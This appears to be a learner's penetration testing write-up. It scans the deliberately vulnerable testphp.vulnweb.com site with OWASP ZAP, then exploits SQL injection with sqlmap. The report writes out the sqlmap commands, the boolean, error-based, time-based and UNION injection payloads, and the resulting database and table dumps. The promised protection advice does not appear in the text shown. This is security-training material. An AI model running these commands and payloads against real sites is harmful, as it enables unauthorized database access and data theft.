# INTRODUCTION:

**This task was to gain in depth knowledge on Web Application Penetration Testing. Here I will show the Vulnerability that I found out during my Web Application Penetration Testing and how I exploited it and how to protect websites against this type of attack.**

## Task Overview:

## OBJECTIVE OF THE TASK


**: To do a Penetration Test on a Website**
**using OWASP ZAP and to manually exploit at least one vulnerability found and how to protect against them.**
**Tools and Methods: I used OWASP ZAP for Vulnerability Scan and Analysis of the Website and its parameters then i used SQLmap to do a SQL Injection Attack from the Websites Database.**
**Steps taken to complete the task: I downloaded OWASP ZAP**
**Installed OWASP ZAP**
**Checked for SQL MAP if it has been installed**
**Choosed a vulnerable website**

## CHALLENGES FACED:

**Low system capacity to run these tasks while i was doing it my system freezes at times and i had to restart the Kali Linux and the system to get a smoother process while doing the task.**

## RESULTS AND OUTCOME:

**I chose one Vulnerable Website which was test.php.vulnweb.com**
**I used OWASP ZAP to do an Active Scan on the website to check for related URLS and Vulnerabilities on it.**


16:33
Untitled Session - ZAP 2.15.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
History Search Alerts Output Active Scan Spider AJAX Spider

```
Alerts (18)
  Cross Site Scripting (Reflected) (14)
    GET: http://testphp.vulnweb.com/hpp/?pp=
    GET: http://testphp.vulnweb.com/hpp/para
    GET: http://testphp.vulnweb.com/hpp/para
    GET: http://testphp.vulnweb.com/listprodu
    GET: http://testphp.vulnweb.com/listprodu
    POST: http://testphp.vulnweb.com/guestbc
    POST: http://testphp.vulnweb.com/guestbc
    POST: http://testphp.vulnweb.com/search.
    POST: http://testphp.vulnweb.com/securec
    POST: http://testphp.vulnweb.com/securec
    POST: http://testphp.vulnweb.com/securec
    POST: http://testphp.vulnweb.com/securec
    POST: http://testphp.vulnweb.com/securec
    POST: http://testphp.vulnweb.com/securec
  SQL Injection (5)
  SQL Injection - MySQL (3)
  .htaccess Information Leak (7)
  Absence of Anti-CSRF Tokens (42)
  Content Security Policy (CSP) Header Not Set
  Directory Browsing (3)
  Missing Anti-clickjacking Header (51)
  Server Leaks Information via "X-Powered-By"
  Server Leaks Version Information via "Server"
  X-Content-Type-Options Header Missing (77)
  Authentication Request Identified
  Charset Mismatch (Header Versus Meta Cont
  GET for POST (3)
```


Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.

```
Alerts 3 5 3 7 Main Proxy: localhost:8080                Current Scans 0 0 0 0 0 0 0 0
```

**Then i assessed the list of Vulnerabilities found the Red one means that it is a severe**


16:33
Untitled Session - ZAP 2.15.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
History Search Alerts Output Active Scan Spider AJAX Spider

```
Alerts (18)
  Cross Site Scripting (Reflected) (14)
  SQL Injection (5)
    GET: http://testphp.vulnweb.com/artists.php
    GET: http://testphp.vulnweb.com/product.ph
    POST: http://testphp.vulnweb.com/cart.php
    POST: http://testphp.vulnweb.com/userinfo.
    POST: http://testphp.vulnweb.com/userinfo.
  SQL Injection - MySQL (3)
  .htaccess Information Leak (7)
  Absence of Anti-CSRF Tokens (42)
  Content Security Policy (CSP) Header Not Set (
  Directory Browsing (3)
  Missing Anti-clickjacking Header (51)
  Server Leaks Information via "X-Powered-By" H
  Server Leaks Version Information via "Server" I
  X-Content-Type-Options Header Missing (77)
  Authentication Request Identified
  Charset Mismatch (Header Versus Meta Conte
  GET for POST (3)
  Information Disclosure - Suspicious Comments
  Modern Web Application (10)
  User Agent Fuzzer (240)
  User Controllable HTML Element Attribute (Pot
```


Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.


```
Alerts 3 5 3 7 Main Proxy: localhost:8080                Current Scans 0 0 0 0 0 0 0 0
```

Vulnerability then i figured that it could be the ones that could be exploited easily.
I did a research on all the vulnerabilities and how they could be exploited.
Then i went to learn how to use SQLmap on how to use it for SQL Injection.
Then i used it to perform SQL Injection
I used a command sqlmap -U domain name –batch –dbs for the first one it brought out the list of databases available on the website.




```
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×716b717871,(SELECT (ELT(5607=5607,1))),0×71766b7071),5607)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 6002 FROM (SELECT(SLEEP(5)))ZCMX)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×716b717871,0×6
34e64467649495045734e627878656d7872795352647a634c68746f6469536e545a474268574e4e,0×71766b7071),NULL-- -
---
[15:10:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[15:10:12] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[15:10:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp
.vulnweb.com'
[15:10:12] [WARNING] your sqlmap version is outdated

[*] ending @ 15:10:12 /2024-10-30/


┌──(kali㉿kali)-[~]
└─$ 
```

Going forward, i decided to check for the list of Tables available under information_schema which is a database in this test.php.vulnweb.com




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --batch -D information_schema --tables
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
 no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:20:23 /2024-10-30/

[15:20:24] [INFO] resuming back-end DBMS 'mysql'
[15:20:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 4593=4593

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×716b717871,(SELECT (ELT(5607=5607,1))),0×71766b7071),5607)
```

## This is the result from the above query:




```
[15:20:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[15:20:25] [INFO] fetching tables for database: 'information_schema'
Database: information_schema
[79 tables]
+---------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS     |
| APPLICABLE_ROLES                      |
| CHARACTER_SETS                        |
| CHECK_CONSTRAINTS                     |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS_EXTENSIONS                    |
| COLUMN_PRIVILEGES                     |
| COLUMN_STATISTICS                     |
| ENABLED_ROLES                         |
| FILES                                 |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CACHED_INDEXES                 |
| INNODB_CMP                            |
| INNODB_CMPMEM                         |
| INNODB_CMPMEM_RESET                   |
| INNODB_CMP_PER_INDEX                  |
| INNODB_CMP_PER_INDEX_RESET            |
| INNODB_CMP_RESET                      |
```

## I bumped into an interesting  database named user_priviledge and decided to check on it.



```
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×716b717871,0×6
34e6446764949504573 4e627878656d7872795352647a634c68746f6469536e545a474268574e4e,0×71766b7071),NULL-- -
---
[15:23:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[15:23:43] [INFO] fetching columns for table 'USER_PRIVILEGES' in database 'information_schema'
Database: information_schema
Table: USER_PRIVILEGES
[4 columns]
+----------------+--------------+
| Column         | Type         |
+----------------+--------------+
| GRANTEE        | varchar(292) |
| IS_GRANTABLE   | varchar(3)   |
| PRIVILEGE_TYPE | varchar(64)  |
| TABLE_CATALOG  | varchar(512) |
+----------------+--------------+

[15:23:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp
.vulnweb.com'
[15:23:44] [WARNING] your sqlmap version is outdated

[*] ending @ 15:23:44 /2024-10-30/

┌──(kali㉿kali)-[~]
└─$ 
```

## Hence my findings on the database;




```
    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×716b717871,0×63
4e6446764949504573 4e627878656d7872795352647a634c68746f6469536e545a474268574e4e,0×71766b7071),NULL-- -
---
[15:26:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[15:26:18] [INFO] fetching columns for table 'USER_PRIVILEGES' in database 'information_schema'
[15:26:18] [INFO] fetching entries for table 'USER_PRIVILEGES' in database 'information_schema'
Database: information_schema
Table: USER_PRIVILEGES
[1 entry]
+---------------------+--------------+---------------+----------------+
| GRANTEE             | IS_GRANTABLE | TABLE_CATALOG | PRIVILEGE_TYPE |
+---------------------+--------------+---------------+----------------+
| 'acuart'@'localhost' | NO           | def           | USAGE          |
+---------------------+--------------+---------------+----------------+

[15:26:19] [INFO] table 'information_schema.USER_PRIVILEGES' dumped to CSV file '/home/kali/.local/share/
sqlmap/output/testphp.vulnweb.com/dump/information_schema/USER_PRIVILEGES.csv'
[15:26:19] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.
vulnweb.com'
